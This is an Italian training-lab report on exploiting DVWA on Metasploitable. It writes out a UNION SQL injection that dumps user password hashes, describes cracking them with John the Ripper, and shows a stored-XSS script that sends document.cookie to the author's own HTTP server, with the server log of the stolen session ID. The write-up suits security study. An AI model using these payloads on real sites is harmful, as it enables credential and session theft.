Rossella Amore - 09/06/2023

Report - XSS stored e SQL injection


In questo progetto settimanale, proveremo a ottenere le password di diversi utenti su DVWA (Metasploitable) craccando le hash.

Per prima cosa attivo Kali e Metasploitable. Da Kali, accedo alla pagina DVWA di Metasploitable (in questo caso 192.168.32.102), imposto la security su low e vado sulla pagina di SQL injection (Blind), dove inserisco questo comando:


%' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

per ottenere così nome, cognome, utente e password in hash di ogni utente.


SQLi (Blind) sembra non avere alcuna differenza di output rispetto alla non-Blind, in questo caso. In altri casi, per esempio in caso di errore input, non ci sarà alcun output chiaro.




Copio e incollo le hash trovate in un documento di testo chiamato HashesDVWA.txt, con inclusi gli username associati.




Dopodiché uso il programma John The Ripper per craccare le hash. Tuttavia, una di esse non è stata craccata e ho quindi utilizzato le risorse sul web per trovarla, ricavando la password “charley”.







Ho fatto copia e incolla su un altro file, ottenendo e conservando così le password craccate.




Successivamente creo un server http usando phyton, associandolo all'indirizzo IP 127.0.0.1 con porta 80.



Poiché il sito per l'attacco XSS stored ha una textbox troppo piccola per inserire un codice, la ingrandisco temporaneamente modificando il suo codice HTML, semplicemente ispezionando la pagina.



Con il comando nello screenshot sottostante riesco a mandare il cookie di sessione nel mio server.



Directory listing for /Downloads/?cookie=security=low; PHPSESSID=5ca02b5c8a7893eea4c4faf37603604b

<script>window.location='http://127.0.0.1:80/Downloads/?cookie='+document.cookie</script>

Qui sotto si può vedere su console la risposta del server.


┌──(kali㉿kali)-[~]
└─$ python -m http.server 80 --bind 127.0.0.1
Serving HTTP on 127.0.0.1 port 80 (http://127.0.0.1:80/) ...
127.0.0.1 - - [09/Jun/2023 10:34:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 10:37:18] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 10:37:50] "GET /Downloads/ HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:02:33] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf376036
04b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:03:51] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf376036
04b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:05:14] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893e
ea4c4faf37603604b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:06:08] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893e
ea4c4faf37603604b HTTP/1.1" 200 -